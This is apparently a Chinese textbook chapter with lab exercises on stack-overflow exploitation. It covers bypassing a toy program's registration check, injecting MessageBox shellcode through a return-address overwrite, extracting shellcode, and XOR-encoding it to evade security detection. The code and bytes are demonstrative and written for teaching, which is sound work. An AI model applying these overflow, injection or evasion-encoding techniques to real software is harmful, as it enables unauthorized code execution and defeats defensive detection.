### 覆盖邻接变量示例

在4.1.2节，我们已经演示过如何利用栈溢出漏洞，来覆盖邻接变量、控制程序执行流程、实现漏洞利用，完成软件破解。本节的实验，通过一个外部输入文件，在简单回顾一下利用的过程。

假设我们已知一个系统的注册机验证过程的漏洞，程序举例如示例5-1。

**示例5-1：**

|  |
| --- |
| #include <stdio.h>  #include <windows.h>  #define REGCODE "12345678"  int verify (char \* code)  {  int flag;  char buffer[44];  flag=strcmp(REGCODE, code);  strcpy(buffer, code);  return flag;  } |

假设其主程序启动时候要校验注册码：

|  |
| --- |
| void main()  {  int vFlag=0;  char regcode[1024];  FILE \*fp;  LoadLibrary("user32.dll");  if (!(fp=fopen("reg.txt","rw+")))  exit(0);  fscanf(fp,"%s", regcode);  vFlag=verify(regcode);  if (vFlag)  printf("wrong regcode!");  else  printf("passed!");  fclose(fp);  } |

Verify函数的缓冲区为44个字节，对应的栈帧状态如下图5-1所示：



图5-1 程序对应的堆栈结构图

利用这个漏洞，我们可以破解该软件，让注册码无效。

注意：能成功破解有两个要素，第一是注册码字符串（前8字节）要小于REGCODE，确保flag值为1，第二是通过结束符覆盖flag的高位1，得到使其值变为0的效果。

这是一种控制流劫持的漏洞利用手段。

只需要想法淹没flag状态位，使其变为0即可，则只需要设计：buffer（44字节）+字节（整数0）。对应的实现：（1）在reg.txt中写入45个字节（前8个字节小于REGCODE），最后一个字节为0；（2）在reg.txt中写入44个字节（前8个字节小于REGCODE），fscanf读的时候自动添加结束符0。

我们采用第一个方式，为了对reg.txt写入二进制数据，我们利用Ultraedit打开reg.txt，并在该文件中写入“123412341234123412341234123412341234123412341”。需要将最后1个字节由ASCII-1改为0x00。

点击工具栏的“切换至16进制模式”，如下图5-2，更改后1个字节为0即可：




图5-2 切换至16进制模式更改最后1字节

此时，运行所生成的exe程序，会执行成功。

### 代码植入示例

通过覆盖返回地址让进程去执行植入的Shellcode是最传统的漏洞利用方式。

Shellcode往往需要用汇编语言编写，并转换成二进制机器码，其内容和长度经常还会受到很多苛刻限制，故开发和调试的难度很高。

植入代码之前需要做大量的调试工作，例如，弄清楚程序有几个输入点，这些输入将最终会当作哪个函数的第几个参数读入到内存的那一个区域，哪一个输入会造成栈溢出，在复制到栈区的时候对这些数据有没有额外的限制等。调试之后还要计算函数返回地址距离缓冲区的偏移并淹没之，选择指令的地址，最终制作出一个有攻击效果的“承载”着shellcode的输入字符串。

我们将以前面的程序为例，向其植入一段代码，使其达到可以淹没返回地址，该返回地址将执行一个MessageBox函数，弹出窗体。这个代码植入完成攻击的过程就是漏洞利用，也就是Exploit；含有shellcode的输入字符串就是Payload；弹出对话框的机器代码就是shellcode。

**实验一：基于示例5-1，向其植入一段代码，弹出MessageBox窗体。Windows XP环境下，基于VC6进行实验。**

为了能淹没返回地址，需要在reg.txt中至少写入：buffer（44字节）+flag（4字节）+前EBP值（4字节），也就是53-56字节才是要淹没的地址。

让程序弹出一个消息框只需要调用Windows的API函数MessageBox。MSDN对这个函数的解释如下。

|  |
| --- |
| int MessageBox(  HWND hWnd, // handle to owner window  LPCTSTR lpText, // text in message box  LPCTSTR lpCaption, // message box title  UINT uType // message box style  ); |

·hWind：消息框所属窗口的句柄，如果为NULL，消息框则不属于任何窗口。

·lpTex：字符串指针，所指字符串会在消息框中显示。

·lpCaption：字符串指针，所指字符串将成为消息框的标题。

·uType：消息框的风格（单按钮、多按钮等），NULL代表默认风格。

我们将写出调用这个API的汇编代码，然后翻译成机器代码，用十六进制编辑工具填入reg.txt文件。

提示：系统中并不存在真正的MessageBox函数，对MessageBox这类API的调用最终都将由系统按照参数中的字符串的类型选择“A”类函数（ASCII）或者“W”类函数（UNICODE）调用。因此，我们在汇编语言中调用的函数应该是MessageBoxA。

用汇编语言调用MessageboxA需要三个步骤。

（1）装载动态链接库user32.dll。MessageBoxA是动态链接库user32.dll的导出函数。虽然大多数有图形化操作界面的程序都已经装载了这个库，但是我们用来实验的consol版并没有默认加载它。

（2）在汇编语言中调用这个函数需要获得这个函数的入口地址。

（3）在调用前需要向栈中按从右向左的顺序压入MessageBoxA的4个参数。

为了让植入的机器代码更加简洁明了，我们在实验准备中构造漏洞程序的时候已经人工加载了user32.dll这个库，所以第一步操作不用在汇编语言中考虑。

**第一步：获得函数入口地址**

有多种方式可以获得函数入口地址，下面介绍两种。

**基于工具来获得函数入口地址。**MessageBoxA的入口地址可以通过user32.dll在系统中加载的基址和MessageBoxA在库中的偏移相加得到。具体的我们可以使用VC6.0自带的小工具“Dependency Walker”获得这些信息。您可以在VC6.0安装目录下的Tools下找到它。

运行Depends后，随便拖拽一个有图形界面的PE文件进去，就可以看到它所使用的库文件了。在左栏中找到并选中user32.dll后，右栏中会列出这个库文件的所有导出函数及偏移地址：下栏中则列出了PE文件用到的所有的库的基地址。




图5-3 运行Depends后，打开一个PE文件

如上图5-3所示，user32.dll 的基地址为0x77D10000，MessageBoxA的偏移地址为0x000407EA。基地址加上偏移地址就得到了MessageBoxA函数在内存中的入口地址：0x 77D507EA。

注意：user32.dll的基地址和其中导出函数的偏移地址与操作系统版本号，补丁版本号等诸多因素相关，故您用于实验的计算机上的函数入口地址很可能与这里不一致。请您一定注意要在当前实验的计算机上重新计算函数入口地址，否则后面的函数调用会出错。

**使用代码来获取相关函数地址**。在C/C++语言中，GetProcAddress函数检索指定的动态链接库（DLL）中的输出库函数地址。如果函数调用成功，返回值是DLL中的输出函数地址。函数原型如下：

|  |
| --- |
| FARPROC GetProcAddress(  HMODULE hModule, // DLL模块句柄  LPCSTR lpProcName // 函数名  ); |

参数hModule包含此函数的DLL模块的句柄。LoadLibrary、AfxLoadLibrary或者GetModuleHandle函数可以返回此句柄。参数lpProcName是包含函数名的以NULL结尾的字符串，或者指定函数的序数值。如果此参数是一个序数值，它必须在一个字的低字节，高字节必须为0。FARPROC是一个4字节指针，指向一个函数的内存地址，GetProcAddress的返回类型就是FARPROC。如果你要存放这个地址，可以声明以一个FARPROC变量来存放。

|  |
| --- |
| #include <windows.h>  #include <stdio.h>  int main()  {  HINSTANCE LibHandle;  FARPROC ProcAdd;  LibHandle = LoadLibrary("user32");  //获取user32.dll的地址  printf("user32 = 0x%x \n", LibHandle);  //获取MessageBoxA的地址  ProcAdd=(FARPROC)GetProcAddress(LibHandle,"MessageBoxA");  printf("MessageBoxA = 0x%x \n", ProcAdd);  getchar();  return 0;  } |

运行上述代码后，同样可以得到MessageBoxA函数在内存中的入口地址：0x77D507EA。

**第二步：编写函数调用汇编代码**

有了这个入口地址，就可以编写进行函数调用的汇编代码了。这里我们先把字符串“westwest”压入栈区，消息框的文本和标题都显示为“westwest”，只要重复压入指向这个字符串的指针即可；第1个和第4个参数这里都将设置为NULL。

写出的汇编代码和指令所对应的机器代码如表5-1所示。

|  |  |  |
| --- | --- | --- |
| 机器代码（十六进制） | 汇编指令 | 注释 |
| 33 DB | XOR EBX,EBX | 将EBX的值设置为0 |
| 53 | PUSH EBX | 将EBX的值入栈 |
| 68 77 65 73 74 | PUSH 74736577 | 将字符串west入栈 |
| 68 77 65 73 74 | PUSH 74736577 | 将字符串west入栈 |
| 8B C4 | MOV EAX,ESP | 将栈顶指针存入EAX（栈顶指针的值就是字符串的首地址） |
| 53 | PUSH EBX | 入栈Messagebox的4个参数-类型 |
| 50 | PUSH EAX | 入栈Messagebox的4个参数-标题 |
| 50 | PUSH EAX | 入栈Messagebox的4个参数-消息 |
| 53 | PUSH EBX | 入栈Messagebox的4个参数-句柄 |
| B8 EA 07 D5 77 | MOV EAX, 0x77D507EA | 调用MessageBoxA函数，注意，每个机器的该函数的入口地址不同，请按实际值写入。 |
| FF D0 | CALL EAX |

表5-1 汇编代码和指令所对应的机器代码

得到的shellcode为：33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0。

**第三步：注入Shellcode代码**

将这段shellcode写入reg.txt文件，且在返回地址处写buffer的地址，如图5-4。

Buffer的地址可以通过OllyDBG来查看得到，也可以通过VC6的转到反汇编方式来得到：0012faf0（该地址跟随环境不同而可能发生变化）。

攻击成功效果如图5-5所示。




图5-4 shellcode注入reg.txt




图5-5 攻击成功

注意：Windows xp下静态API的地址是准的，windows XP之后的操作系统版本增加了ASLR保护机制，地址就不准，就得动态获取了，利用地址定位技术或者通用型Shellcode编写可以解决这个问题。

## Shellcode编写

漏洞利用中最关键的是shellcode的编写。

上面演示了一个通过汇编语言编写shellcode的例子，但是，直接用汇编编写很麻烦，而且还需要查表来获得其机器代码，很容易出错。此外，即使我们熟练的用汇编语言可以编写shellcode代码，还需要对一些特定字符进行转码。比如，对于strcpy等函数造成的缓冲区溢出，会认为NULL是字符串的终结，所以shellcode中不能有NULL，如果有需要则要进行变通或编码。

Shellcode获取的工具。除了手动编写shellcode，可以利用metasploit框架下的msfvenom生成shellcode，还有一些工具有助于获取shellcode，比如cobaltstrike等。

本节重点介绍shellcode编写和代码提取的方法和思路。

### 提取Shellcode代码

由于Shellcode必须以机器码的形式存在，因此，如何得到机器代码是一个关键技术。

一种简单的编写并提取Shellcode的方法的步骤如下：

**1．用c语言书写要执行的shellcode**

使用VC6编写程序如示例5-2.

**示例5-2：**

|  |
| --- |
| #include <stdio.h>  #include <windows.h>  void main()  {  MessageBox(NULL,NULL,NULL,0);  return;  } |

**2．换成对应的汇编代码**

利用调试功能，找到其对应的汇编代码，如图5-6：




图5-6 得到汇编代码

直接得到的汇编语言通常需要进行再加工。对于push 0而言，可以通过上述的xor ebx ebx之后执行push ebx来实现（push 0的机器代码会出现一个字节的0，对于直接利用需要解决字节为0的问题，因此转换为push ebx）。具体的，在工程中编写汇编语言如示例5-3。

**示例5-3：**

|  |
| --- |
| #include <stdio.h>  #include <windows.h>  void main(){  LoadLibrary("user32.dll");//加载user32.dll  \_asm  {  xor ebx,ebx  push ebx//push 0  push ebx  push ebx  push ebx  mov eax, 77d507eah// 77d507eah这个是MessageBox函数在系统中的地址  call eax  }  return;} |

Push 0是不建议直接使用的，因此采用了xor ebx,ebx之后，使用push ebx来代替。

**3．根据汇编代码，找到对应地址中的机器码**

同样，在汇编第一行代码处打断点，利用调试，定位具体内存中的地址，如下图5-7：




图5-7 定位具体内存中的地址

注意：实际调试的时候，Messgebox函数的入口地址需要根据自己的计算机重新计算。

这样，在Memory窗口就可以找到对应的机器码：33 DB 53 53 53 53 B8 EA 07 D5 77 FF D0。

接下来就可以利用这个Shellcode来实现漏洞的利用了，一个VC6测试程序如示例5-4。

**示例5-4：**

|  |
| --- |
| #include <stdio.h>  #include <windows.h>  char ourshellcode[]="\x33\xDB\x53\x53\x53\x53\xB8\xEA\x07\xD5\x77\xFF\xD0";  void main()  {  LoadLibrary("user32.dll");  int \*ret;  ret=(int\*)&ret+2;  (\*ret)=(int)ourshellcode;  return;  } |

**实验二：在实验一基础上，自己编写调用Messagebox输出“hello world”的Shellcode，并进行利用测试。**

要点：

（1）4字节存入，硬编码空格是0x20。不足4字节，可以在最后的字节里补空格。“hello world”对应的ASCII码为：\x68\x65\x6C\x6C\x6F\x20\x77\x6F\x72\x6C\x64\x20。

但是入栈的话，需要倒着来；考虑bigendian编码，存储顺序也得倒过来。

（2）利用ESP来获取字符串的地址，编写的shellcode代码如下：

|  |
| --- |
| #include <stdio.h>  #include <windows.h>  void main()  {  LoadLibrary("user32.dll");//加载user32.dll  \_asm  {  xor ebx,ebx  push ebx//push 0  push 20646C72h  push 6F77206Fh  push 6C6C6568h  mov eax, esp    push ebx//push 0  push eax  push eax  push ebx  mov eax, 77d507eah// 77d507eah这个是MessageBox函数在系统中的地址  call eax  }  return;  } |

提取到的shellcode代码为：

\x33\xDB\x53\x68\x72\x6C\x64\x20\x68\x6F\x20\x77\x6F\x68\x68\x65\x6C\x6C\x8B\xC4\x53\x50\x50\x53\xB8\xEA\x07\xD5\x77\xFF\xD0

进而，可以使用示例5-4进行验证。

### Shellcode编码

Shellcode代码编制过程通常需要进行编码，因为：（1）字符集的差异。应用程序应用平台的不同，可能的字符集会有差异，限制exploit的稳定性。（2）绕过坏字符。针对某个应用，可能对某些“坏字符”变形或者截断而破坏exploit，比如strcpy函数对NULL字符的不可接纳性，再比如很多应用在某些处理流程中可能会限制0x0D（\r）、0x0A（\n）或者0x20（空格）字符。（3）绕过安全防护检测。有很多安全检测工具是根据漏洞相应的exploit脚本特征做的检测，所以变形exploit在一定程度上可以“免杀”。

**Shellcode编码方法**。对于网页Shellcode，可以采用base64编码。Base64是网络上最常见的用于传输8Bit字节码的编码方式之一，是一种基于64个可打印字符来表示二进制数据的方法。

对于二进制Shellcode机器代码的编码，通常采用类似“加壳”思想的手段，采用（1）自定义编码的方法完成shellcode的编码，同时（2）通过精心构造精简干练的解码程序，放在shellcode开始执行的地方，完成shellcode的编解码。

**异或编码**是一种简单易用的shellcode编码方法，它的编解码程序非常简单。但是，它也存在很多限制，比如在选取编码字节时，不可与已有字节相同，否则会出现0。此外，还有一些自定义编解码方法被采用，包括简单加解密、alpha\_upper编码、计算编码等。

当exploit成功时，shellcode顶端的解码程序首先运行，它会在内存中将真正的shellcode还原成原来的样子，然后执行。这种对shellcode编码的方法和软件加壳的原理非常类似。这样，我们只需要专注于几条解码指令，使其符合限制条件就行，相对于直接关注于整段shellcode来说使问题简化了很多。

下面以异或编码为例，介绍编码程序和解码程序。

**编码程序。**将shellcode代码输入后，输出异或后的shellcode编码。

**示例5-5：**

|  |
| --- |
| #include <stdlib.h>  #include <string.h>  #include <stdio.h>  void encoder(char\* input, unsigned char key)  {  int i = 0, len = 0;  FILE \* fp;  len = strlen(input);  unsigned char \* output = (unsigned char \*)malloc(len + 1);  for (i = 0; i<len; i++)  output[i] = input[i] ^ key;  fp = fopen("encode.txt", "w+");  fprintf(fp, "\"");  for (i = 0; i<len; i++)  {  fprintf(fp, "\\x%0.2x", output[i]);  if ((i + 1) % 16 == 0)  fprintf(fp, "\"\n\"");  }  fprintf(fp, "\"");  fclose(fp);  printf("dump the encoded shellcode to encode.txt OK!\n");  free(output);  }  int main()  {  char sc[] = "\x33\xDB\x53\x68\x72\x6C\x64\x20\x68\x6F\x20\x77\x6F\x68\x68\x65\x6C\x6C\x8B\xC4\x53\x50\x50\x53\xB8\xEA\x07\xD5\x77\xFF\xD0\x90";  encoder(sc, 0x44);  getchar();  return 0;  } |

**解码代码。**所生成的解码器会与编码后的shellcode联合执行。下面的程序中，默认EAX在shellcode开始时对准shellcode起始位置，之后的代码将每次将shellcode的代码异或特定key（下例为0x44）后重新覆盖原先shellcode的代码。末尾，放一个空指令0x90作为结束符。

**示例5-6：**

|  |
| --- |
| void main()  {  \_\_asm  {  add eax, 0x14 ;越过decoder记录shellcode起始地址  xor ecx, ecx  decode\_loop:  mov bl, [eax + ecx]  xor bl, 0x44 ;用0x44作为key  mov [eax + ecx], bl  inc ecx  cmp bl, 0x90 ;末尾放一个0x90作为结束符  jne decode\_loop  }  } |

**实验三：在实验二基础上，对shellcode进行编码后再进行利用。**

思考，怎么让eax记录shellcode当前的起始地址？看如下代码：

|  |
| --- |
| #include <iostream>  using namespace std;  int main(int argc, char const \*argv[])  {  unsigned int temp;  \_\_asm{  call lable;  lable:  pop eax;  mov temp,eax;  }  cout <<temp <<endl;  return 0;  } |

核心语句在于“call lable; lable: pop eax;”之后，eax的值就是当前指令地址了。原因是call lable的时候，会将当前EIP的值（也就是下一条指令pop eax的指令地址）入栈。

因此，我们通过下面的程序来产生含有解码程序的Shellcode，并利用5.2.1节介绍的提取Shellcode的方法进行提取。

|  |
| --- |
| #include <stdlib.h>  #include <string.h>  #include <stdio.h>    int main()  {  \_\_asm  {  call lable;  lable: pop eax;  add eax, 0x15 ;越过decoder记录shellcode起始地址  xor ecx, ecx  decode\_loop:  mov bl, [eax + ecx]  xor bl, 0x44 ;用0x44作为key  mov [eax + ecx], bl  inc ecx  cmp bl, 0x90 ;末尾放一个0x90作为结束符  jne decode\_loop  }  return 0;  } |

提取得的机器码为：

"\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1"

基于示例5-5的编码程序，得到调用Messagebox输出“hello world”的Shellcode的编码为："\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21"

"\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4"

链接两段机器码后，得到完整shellcode如下：

"\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4"

可以使用示例5-4验证shellcode的正确性。